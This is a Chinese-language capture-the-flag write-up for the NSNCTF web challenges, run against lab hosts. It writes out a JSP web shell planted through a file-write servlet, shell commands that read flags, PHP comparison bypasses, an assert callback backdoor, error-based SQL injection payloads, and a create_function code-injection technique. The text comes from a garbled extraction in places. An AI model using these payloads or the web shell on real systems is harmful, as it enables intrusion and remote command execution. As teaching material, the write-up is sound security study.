

Web

ezhttp

easyJavaWeb

easyJavaWeb2

读web.xml

根据web.xml进行文件读取

一句话木马

getflag

easyPHP

第一种

第二种

Simple Gift

Easy_Search

iJun's secret BBS

Crypto

easyRSA

Kevinbruce为什么是神

Reverse

ezMath

Shell

WP

getflag

Pwn

Welcome to NSNCTF

Misc

base家族

你过来啊

Android

easyandroid

其他

ezmath附kee1ongz做法

Web

ezhttp

第一关: ?account=admin

第二关: User-Agent: NSN

第三关：Referer:www.cnblogs.com/h3zh1

第四关：Client-ip:127.0.0.1

有人使用了x-f-f做第四关我也加了提示

截图

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME

URL: http://... 28007/?account=admin

Enable POST

ADD HEADER

Name	Value
Client-ip	127.0.0.1
Referer	www.cnblogs.com/h3zh1
User-Agent	NSN

easyJavaWeb

根据提示和源码读文件即可

java?pic=WEB-INF/web.xml

easyJavaWeb2

读web.xml

java?pic=WEB-INF/web.xml

```
apple ~ % echo "PD94bWwgdVyc2lvbj0iMS4vIiBlbmNvZGlubZ0iVVRLTqjPz4KPHdlyi1hcHAqdmyc2lvbj0iMy4vIiB4bWxucz0iaHR0cDovL2phdmEu3VuLmNvbS94bWwbnMvamF2YVwU1gogICAgICB4bWxuczpc2k9Imh0dHA6Ly93d3cudzMu3JnLzIwMDEvWE1MU2NoZWlhLWluc3RhbmlIigogICAgICAgICB4c2kfc2NoZWlhT09jYXRpb249Imh0dHA6ly9qXXZhLnN1bi5jb20veGisL25zL2phdmEuc3VuLmNvbS94bWwbnMvamF2YVwll3dYi1hcHBfM18wlNhzzCI+CgogIDxkaXNwbGF5Lw5hbWU+bnNuY3RmIGRlbw88L2Rpct3BsYXktbmftZT4KICA8d2VsY29tZS1maWxLlWxpc3Q+CIAgICA8d2VsY29tZS1maWxLpmuZGV4LmpzcDwvd2VsY29tZS1maWxLlWxpc3Q+CIAgPCetLSD1j6/g73ov5nljJkuobngrnu4dkuYjkuJzopbz8L50+CIAgPHNlcnzsZxQtbwFwcGluZz4KICAgIDxxZxJ2bGV0LW5hbWU+ZmxhZzwvc2VydmlxdC1uYy1lPgogICAgPHVybC1wXR0ZXJuPi9mbGFnPC91cmwtcGF0dGVybj4KICA8L3NlcnzsZxQtbwFwcGluZz4KICAgIDxxZxJ2bGV0LW5hbWU+ZmxhZzwvc2VydmlxdC1uYy1lPgogICAgPHNlcnzsZxQtY2xhc3M+y29udHJvbGxlci5DcmVhdGVGaWxlu2VydmlxdDwvc2VydmlxdC1jbGFzczz4KICA8L3NlcnzsZxQ-Cjwvd2viLFWcD4KCg==" | base64 -d<?xml version="1.0" encoding="UTF-8"?><web-app version="3.0" xmlns="http://java.sun.com/xml/ns/javaee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd"><display-name>nscntf demo</display-name><welcome-file-list><welcome-file>index.jsp</welcome-file></welcome-file-list><!-- 可能这多了点什么东西 --><servlet-mapping><servlet-name>flag</servlet-name><url-pattern>/flag</url-pattern></servlet-mapping><servlet><servlet-name>flag</servlet-name><servlet-class>controller.CreateFileServlet</servlet-class></servlet></web-app>
```

相较java1多了如下代码

```
<servlet-mapping>
    <servlet-name>flag</servlet-name>
    <url-pattern>/flag</url-pattern>
</servlet-mapping>
<servlet>
    <servlet-name>flag</servlet-name>
    <servlet-class>controller.CreateFileServlet</servlet-class>
</servlet>
```

根据web.xml进行文件读取

由此可以读取CreateFileServlet的源码

```
java/?pic=WEB-INF/classes/controller/CreateFileServlet.class
```

```
apple:~ ~$ java -jar ./target/Project-1.0-SNAPSHOT.jar
at 23:33:11 ⚡
java: ./target/Project-1.0-SNAPSHOT.jar:1: error: cannot find symbol
symbol: class CreateFileServlet
  import controller.CreateFileServlet;
                                ^
1 error
4 -d > CreateFileServlet.class
```

使用jd-gui进行反编译，源码如下，发现/flag可以进行写文件操作。

```
import java.io.BufferedReader;
import java.io.FileWriter;
import java.io.IOException;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class CreateFileServlet extends HttpServlet {
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        19         resp.getWriter().println("is flag here? maybe you need to post somthing");
    }

    25     protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        if (req.getParameter("filename") != null && !"".equals(req.getParameter("filename"))) {
            26             String pre = System.getenv("CATALINA_HOME") + "/webapps/java/upload/";
            27             String path = pre + req.getParameter("filename");
            28             String content = req.getParameter("content");
            29             BufferedWriter out = new BufferedWriter(new FileWriter(path));
            30             out.write(content);
            31             out.close();
            32             System.out.println("文件创建成功! ");
            33             resp.getWriter().println("success!");
        } else {
            35             resp.getWriter().println("you need post somthing");
        }
    }
}
```

一句话木马

```
filename=nsn.jsp
```

content如下

```
<%
java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("nsn")).getInputStream();
int a = -1;
byte[] b = new byte[2048];
out.print("<pre>");
while((a=in.read(b))!=-1){
out.println(new String(b));
}
out.print("</pre>");
%>
```

LOAD SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSTI ▾ ENCODING ▾ HASH

http://10.188.65.190:28120/java/flag

enctype
application/x-www-form-urlencoded

Enable POST ADD HEADER

Body

```
filename=nsn.jsp&content=%3C%25
java.io.InputStream%20in%20%3D%20Runtime.getRuntime().exec(request.getParameter(%22nsn
%22)).getInputStream()%3B
int%20a%20%3D%20-1%3B
byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B
out.print(%22%3Cpre%3E%22)%3B
while((a%3Din.read(b))!%3D-1)%7B
out.println(new%20String(b))%3B
%7D
out.print(%22%3C%2Fpre%3E%22)%3B
%25%3E
```

getflag

```
java/upload/nsn.jsp?nsn=ls /
java/upload/nsn.jsp?nsn=cat /flag_no_0n3_kn0w.txt
```

easyPHP

第一种

a与b hash碰撞绕过弱比较

c与d根据md5(数组)返回值为null进行绕过

```
url : ?a=QNKCDZO  
body : b=s878926199a&c[ ]=1&d[ ]=2&e=/proc/self/environ
```

有关proc目录的知识：<https://www.cnblogs.com/liushui-sky/p/9354536.html>

第二种

a、b也可以使用c、d的方法绕过

```
url : ?a[ ]=aaa  
body : b=bbb&c[ ]=1&d[ ]=2
```

Simple Gift

开启题目后，直接给了源码：

```
<?php  
error_reporting(0);  
highlight_file(__FILE__);  
function wtf_ls_thls($a, $b){  
    $wtf = explode('Keelongz', $a);  
    $wtf1 = $wtf[0];  
    $wtf2 = $wtf[1];  
    $wtf3 = $wtf[2];  
    $wtf4 = $wtf[3];  
    $wtf5 = $wtf[4];  
    $wtf6 = $wtf[5];  
    $res[0] = $wtf1.$wtf2.$wtf3.$wtf4.$wtf5.$wtf6;  
    $res[1] = $b;  
    return $res;  
}
```

```

function only_4_admin(){
    $u_key = $_POST['key'];
    $gift = wtf_ls_thls("aKeelongzsKeelongzsKeelongzeKeelongzrKeelongzt",
$u_key);
    $a = $gift[0];
    $b = $gift[1];
    array_map($a, array($b));
}

//Can u find my gift?
$pwd=$_POST['pwd'];
if(is_numeric($pwd))
{
    die("Sorry.No number allowed.");
}
switch ($pwd) {
    case 1:
        echo "ybb!";
        break;
    case 2:
        echo "ybb!ybb!";
        break;
    case 3:
        echo "ybb!ybb!ybb!";
        break;
    case 4:
        echo 'So what?';
        only_4_admin();
        break;
    default:
        echo "ybb!ybb!ybb!ybb!ybb!";
        break;
}
//maybe you need to check flag.php.
?>

```

还有个flag.php，一直让你承认自己是：

Do you want to flag?

说，你是猪



```
<html>
<head></head>
...<body> == $0
<h2>Do you want to flag?</h2>

<!--说，你是猪-->
</body>
</html>
```

html body
Styles Computed Layout Event Listeners

审计源码，总体上可以分为两部分：

- switch判断
- switch==4时的only_4_admin函数。

先来看switch(\$pwd)部分：

```
$pwd=$_POST['pwd'];
if(is_numeric($pwd))
{
    die("Sorry.No number allowed.");
}
switch ($pwd) {
    ...
    case 4:
        echo 'So what?';
        only_4_admin();
        break;
    ...
}
```

接受POST参pwd，利用is_numeric判断其是否为数字或数字字符串。判断成功后作为参数传给switch，为数字4的时候执行only_4_admin。

这里出现了第一个矛盾点，pwd需要是4才能执行，但传参又不能是数字。

问题出在is_numeric这个函数上，这个bypass属于很基础的问题了，绕过方法也很多：

例如，is_numeric函数对于空字符%00，无论是%00放在前后都可以判断为非数值。

一个例子如下：

```

1 <?php
2 $num='4%00';
3 if(!is_numeric($num))
4 {
5     echo $num.' ';
6     if($num==4){
7         echo 'num is 4';
8     }
9 }
10 ?>

```

缩进 减少缩进 注释 格式化 4%00 num is 4

当然跟个逗号/h3zh1/kevinbruce啥的也可以,

```

<?php
$num='4,';
if(!is_numeric($num))
{
    echo $num.' ';
    if($num==4){
        echo 'num is 4';
    }
}
?>

```

缩进 减少缩进 注释 格式化 4, num is 4

其实这个漏洞本质上和 == 判断字符串/数字的问题是一样的。

原理是 == 会进行类型转换后再进行比较。将str类型强转为int型时，转换规则是以遇到的第一个数字字符开始，连续遍历，直到遇到非数字字符为止。这就导致了数字+跟点东西就能 bypass。

所以POST: pwd=4abcd 或者其他符合要求的payload即可绕过。

```

<?php
error_reporting(0);
highlight_file(__FILE__);
function wtf_ls_thls($a, $b) {
    $wtf = explode('Keelongz', $a);
    $wtf1 = $wtf[0];
    $wtf2 = $wtf[1];
    $wtf3 = $wtf[2];
    $wtf4 = $wtf[3];
    $wtf5 = $wtf[4];
    $wtf6 = $wtf[5];
    $res[0] = $wtf1.$wtf2.$wtf3.$wtf4.$wtf5.$wtf6;
    $res[1] = $b;
    return $res;
}

function only_4_admin() {
    $key = $_POST['key'];
    $gift = wtf_ls_thls("KeelongzsKeelongzsKeelongzeKeelongzeKeelongzt", $key);
    $a = $gift[0];
    $b = $gift[1];
    array_map($a, array($b));
}

//Can u find my gift?
$pwd=$_POST['pwd'];
if(is_numeric($pwd))
{
    die("Sorry.No number allowed.");
}
switch ($pwd) {
    case 1:
        echo "ybb!";
        break;
    case 2:
        echo "ybb!ybb!";
        break;
    case 3:
        echo "ybb!ybb!ybb!";
        break;
    case 4:
        echo 'So what?';
        only_4_admin();
        break;
    default:
        echo "ybb!ybb!ybb!ybb!ybb!";
        break;
}
//maybe you need to check flag.php.
?> So what?

```

下一步来看下这两个函数:

```

<?php
highlight_file(__FILE__);
function wtf_ls_thls($a, $b){
    $wtf = explode('Keelongz', $a);

```

```

$wtf1 = $wtf[0];
$wtf2 = $wtf[1];
$wtf3 = $wtf[2];
$wtf4 = $wtf[3];
$wtf5 = $wtf[4];
$wtf6 = $wtf[5];
$res[0] = $wtf1.$wtf2.$wtf3.$wtf4.$wtf5.$wtf6;
$res[1] = $b;
return $res;
}

function only_4_admin(){
$u_key = $_POST['key'];
$gift = wtf_1s_th1s("aKeelongzsKeelongzsKeelongzeKeelongzrKeelongzt",
$u_key);
$a = $gift[0];
$b = $gift[1];
array_map($a, array($b));
}
?>

```

一步步来：接受一个POST参数key，作为`wtf_1s_this`的第二个参数传入。

```

$u_key = $_POST['key'];
$gift = wtf_1s_th1s("aKeelongzsKeelongzsKeelongzeKeelongzrKeelongzt",
$u_key);

```

之后执行`wtf_1s_this`函数，其会将第一个参数`$a`的Keelongz去除，返回一个字符数组。

```

$wtf = explode('Keelongz', $a);
$wtf1 = $wtf[0];
$wtf2 = $wtf[1];
$wtf3 = $wtf[2];
$wtf4 = $wtf[3];
$wtf5 = $wtf[4];
$wtf6 = $wtf[5];

```

拼接后作为结果数组`$res[0]`，另一个参数作为`$res[1]`。返回`$res`。

```
$res[0] = $wtf1.$wtf2.$wtf3.$wtf4.$wtf5.$wtf6;
$res[1] = $b;
return $res;
```

回到调用函数，`$res` 的两个键值分别给 `$a` 和 `$b`. 作为参数处理后传给 `array_map`.

```
$a = $gift[0];
$b = $gift[1];
array_map($a, array($b));
```

当然，如果你觉得上面的叙述很罗嗦。那其实源码都有了，phpstudy/lamp自己跑一下，你就知道这是啥函数了：



The screenshot shows a browser window with the URL `127.0.0.1/nsnctf/test.php`. The page content displays the following PHP code:

```
<?php
highlight_file(__FILE__);
function wtf_1s_this($a, $b) {
    $wtf = explode('Keelongz', $a);
    $wtf1 = $wtf[0];
    $wtf2 = $wtf[1];
    $wtf3 = $wtf[2];
    $wtf4 = $wtf[3];
    $wtf5 = $wtf[4];
    $wtf6 = $wtf[5];
    $res[0] = $wtf1.$wtf2.$wtf3.$wtf4.$wtf5.$wtf6;
    $res[1] = $b;
    var_dump($res);
    return $res;
}

function only_4_admin() {
    $u_key = $_POST['key'];
    $gift = wtf_1s_this("aKeelongzsKeelongzsKeelongzeKeelongzrKeelongzt", $u_key);
    $a = $gift[0];
    $b = $gift[1];
    var_dump($gift);
    array_map($a, array($b));
}
only_4_admin();
?> array(2) { [0]=> string(6) "assert" [1]=> NULL } array(2) { [0]=> string(6) "assert" [1]=> NULL }
```

多么快乐的一个大.....

接下来，如果你熟悉php webshell，这个 `array_map` 就不多说了吧。即使第一次见，看下 php 手册：

array_map

(PHP 4 >= 4.0.6, PHP 5, PHP 7, PHP 8)

array_map – 为数组的每个元素应用回调函数

说明

`array_map(callable $callback, array $array, array ...$arrays): array`

`array_map()`: 返回数组，是为 `array` 每个元素应用 `callback` 函数之后的数组。 `array_map()` 返回一个 `array`，数组内容为 `array1` 的元素按索引顺序为参数调用 `callback` 后的结果（有更多数组时，还会传入 `arrays` 的元素）。 `callback` 函数形参的数量必须匹配 `array_map()` 实参中数组的数量。

是常见的回调函数后门中的函数：<https://www.leavesongs.com/PENETRATION/php-callback-backdoor.html>

简而言之：`array_map` 返回数组，是为 `array1` 每个元素应用callback函数之后的数组。
callback 函数形参的数量和传给 `array_map()` 数组数量，两者必须一样。

而这里的 `callback` 函数，也就是回调函数，是 `assert`。传入的数据会将作为 `assert` 的参数执行。

(题外话：如果传入的是数组类型的数据，数组每个键都会作为assert的参数被执行一遍，最后返回这些执行的结果集)

那么这么一大串实际上就是个标准一句话：

```
array_map( 'assert', $_POST[ 'key' ] );
```

```
echo "ybb!ybb!ybb!ybb!ybb!";
break;
```

PHP Version 5.6.40

PHP

System	Linux 904704c54323 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64
Build Date	Jan 23 2019 00:09:07
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-sys-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-fpm' '--enable-mbstring' '--enable-mysqld' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libxml' '--with-xpm' '--with-apx2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-fstack-protector-strong -fpic' 'fpie' '-O2' 'LDFLAGS=-Wl,-O1,-Wl,-hash-style=both' '-pie' 'CPPFLAGS=-fstack-protector-strong -fPIC' 'fpie' '-O2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan the dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	(none)

Elements Console Sources HackBar

LOAD SPLIT EXECUTE TEST ▾

URL
http://10.188.65.190:28137/

Enable POST enctype application/x-www-form-urlencoded

Body
pwd=4add&key=phpinfo();

ADD HEADER

这里直接执行system会发现没有回显，看下phpinfo的 disable_functions 发现ban了几乎所有的系统执行函数：

但是读取文件的函数: `file_get_contents`, `read_file`, `show_source` 等都没有 ban。直接读 `flag.php` 即可, 这里使用了 `highlight_file`:

```
POST:pwd=4add&key=highlight_file('flag.php');
```

```

$wtf1 = $wtf[0];
$wtf2 = $wtf[1];
$wtf3 = $wtf[2];
$wtf4 = $wtf[3];
$wtf5 = $wtf[4];
$wtf6 = $wtf[5];
$res[0] = $wtf1.$wtf2.$wtf3.$wtf4.$wtf5.$wtf6;
$res[1] = $b;
return $res;
}


function only_4_admin()
{
    $ukey = $_POST['key'];
    $gift = wtf_is_this("aKeelongzsKeelongzsKeelongzeKeelongzrKeelongzt", $ukey);
    $a = $gift[0];
    $b = $gift[1];
    array_map($a, array($b));
}

//Can u find my gift?
$pwd=$_POST['pwd'];
if(is_numeric($pwd))
{
    die("Sorry.No number allowed.");
}
switch ($pwd) {
    case 1:
        echo "ybb!";
        break;
    case 2:
        echo "ybb!ybb!";
        break;
    case 3:
        echo "ybb!ybb!ybb!";
        break;
    case 4:
        echo 'So what?';
        only_4_admin();
        break;
    default:
        echo "ybb!ybb!ybb!ybb!ybb!";
        break;
}
//maybe you need to check flag.php.
?? So what? <h2>Do your want to flag?</h2>

<!--说，你是猪-->

<?php
error_reporting(0);
$a = "your";
$b = "pig";
if($a === $b) {
    echo "???";
    //那也执行不了.sorry"
    return ("flag{4600ce84-4d45-4bdd-a53t-5866012d3f14}");
}

```




Easy_Search



这个应该是真·签到难度，不知道为什么大家都没有做这道~

背景图有些阴间（真在阴间截的图），随便输输其实就能看出来了，简单数字型报错注入，只过滤了空格。



bypass方法有很多：`/**/` 或者直接 `select(a)from(b);`

报错注入方法也有很多，这里就不展开说了，这个应该是真·签到难度，不知道为什么大家都没有做这道~

需要注意的是，因为flag比较长，且报错注入中用到的 `extractvalue` 和 `updatexml` 等能查询字符串的最大长度有限（为32）。需要使用 `substr` 或 `mid` 分开截取：

```
爆表名: 1/**/and(select/**/extractvalue(1,concat(0x7e,
(select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/
where/**/table_schema=database()))))#
```


```
爆字段名: 1/**/and(select/**/extractvalue(1,concat(0x7e,
(select/**/group_concat(column_name)/**/from/**/information_schema.columns/**/
where/**/table_name='Flag'))))#
```

```
' and(select extractvalue(1,concat(0x7e,(select group_concat(COIMUM_NAME)
from TABLE_NAME)))
1/**/and/**/updatexml(1,concat(0x7e,
(select(mid(flag,31,60))from(Flag)),0x7e),1)#
```


爆数据:

前半段: 1/**/and(select/**/extractvalue(1,concat(0x7e,
(select/**/group_concat(mid(flag,1,30))/**/from/**/Flag))))#
后半段: 1/**/and(select/**/extractvalue(1,concat(0x7e,
(select/**/group_concat(mid(flag,31,60))/**/from/**/Flag))))#



表名:



Flag表字段:



内容:



拼接即可。

ijun's secret BBS



这道题的出题过程可谓是坎坷.....

开启题目后，告诉我们只有ijun才能看BBS：

← → C ▲ 不安全 | 10.188.65.190:28051

应用 翻译 Gmail 已导入

Sorry, our BBS is only open to ijun :(

F12无果，状态码是403无权限。抓个包看下：

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: 10.188.65.190:28051
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101
Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex

```
HTTP/1.1 403 Forbidden
Server: nginx/1.20.1
Date: Sun, 25 Jul 2021 09:55:03 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.29
Our-Secret-Header-is: h3zh1
And-its-value-is: g00d
Content-Length: 38
```

Sorry, our BBS is only open to iJun :(

去添加请求http头即可： `h3zh1=g00d` .

这里即使值填错了，也有温馨小提示哦：

Raw Headers Hex

```
GET / HTTP/1.1
Host: 10.188.65.190:28051
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101
Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
h3zh1:gaaa
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Raw Headers Hex

```
HTTP/1.1 403 Forbidden
Server: nginx/1.20.1
Date: Sun, 25 Jul 2021 09:57:38 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.29
Our-Secret-Header-is: h3zh1
And-its-value-is: g00d
Content-Length: 64
```

Almost, Check the response carefully ~ h3zh1 must have a value ^_^

验证通过后，跳转至 `message.php` :

Request

Raw Headers Hex


```
GET / HTTP/1.1
Host: 10.188.65.190:28051
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101
Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
h3zh1:g00d
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Server: nginx/1.20.1
Date: Sun, 25 Jul 2021 09:57:49 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.29
Location: message.php ←
Content-Length: 45
```

Well done! Welcome to join the iJun's Family!



恭喜你，你是真ijun！

页面有个（开发时间2分钟的）留言功能，弹窗然后echo再页面上。F12看注释：

```
🔍 搜索 HTML
<!DOCTYPE html>
<html dir="ltr" lang="en">
  <head> ...
  </head>
  <body> | flex
    <div class="newsletter"> ...
    </div>
  </body>
  <!--听说kee1ongz没事干就在这里敲?debug-->
  <!--大概是脑子坏掉了8-->
</html>
```

?debug 直接给了源码：



```
<?php
error_reporting(0);
//only for debug
if(isset($_GET['debug']))
{
    highlight_file(__FILE__);
}
//you will like it;
$h3zh1 = $_GET['h3zh1'];
//Make sure u are a nice iJun ~
$msg = $_POST['u_msg'];
$waf =
array('`','cat','flag','more','less','head','sort','tail','tac','system',
'exec','shell_exec','passthru');
$msg = str_replace($waf, '', $msg);
echo $msg;
if($msg){
    echo "<script language=\\"JavaScript\\">alert(\"Your message is:
".$msg."\");</script>";
}

//h3zh1 will like your message!
$h3zh1('', $msg);

?>
```

可控的参数有 `$_GET['h3zh1']` 和 `$_POST['u_msg']`，`u_msg` 经过一个waf，如果有一些关键字（系统执行函数/命令）会被替换成空。

这里的关键在于：

```
$h3zh1(' ', $msg);
```

这个我摊牌了，确实需要大家有一定的刷题积累量/举一反三的能力才能看出这个考点。

其实就是 `create_function` 代码注入，18~20年的题目很爱出的一个点。源自于P牛的Code breaking题目Function：

```
1 <?php
2 $action = $_GET['action'] ?? '';
3 $arg = $_GET['arg'] ?? '';
4
5 if(preg_match('/^[_a-zA-Z0-9_]*$/isD', $action)) {
6     show_source(__FILE__);
7 } else {
8     $action('', $arg);
9 }
```

PHP手册如下，用于创建一个lambda样式的匿名函数。

[Submit a Pull Request](#) [Report a Bug](#)

create_function

(PHP 4 >= 4.0.1, PHP 5, PHP 7)

`create_function` – Create an anonymous (lambda-style) function

说明

```
create_function(string $args, string $code): string
```

Creates an anonymous function from the parameters passed, and returns a unique name for it.

警告 This function internally performs an `eval()` and as such has the same security issues as `eval()`. Additionally it has bad performance and memory usage characteristics.

If you are using PHP 5.3.0 or newer a native [anonymous function](#) should be used instead.

这里用例子来说明一下：

如果执行了这样一句代码：`create_function(' ', 'echo $fname."keelongz"')`

那么会创造一个匿名函数（实际上是有名字的，可以参考SUCTF 2018 Anonymous）

```
function \0lamba_1() {
    echo $fname."keelongz";
}
```

如果改一下:`create_function('','echo 1;}phpinfo();//')`

那么就创建了:

```
function \0lamba_1() {
    echo 1;}phpinfo();//
```

实际上, `{}` 闭合了这个匿名函数, 那么后面的内容就可以进行代码注入, 只要记得注释掉匿名函数体的右大括号。

这就是 `create_function` 引起的代码注入的基本原理:

```
function \0lamba_1() {
    echo 1;
}
phpinfo();//}
```

那么回到题目, 基本就是白给了:

```
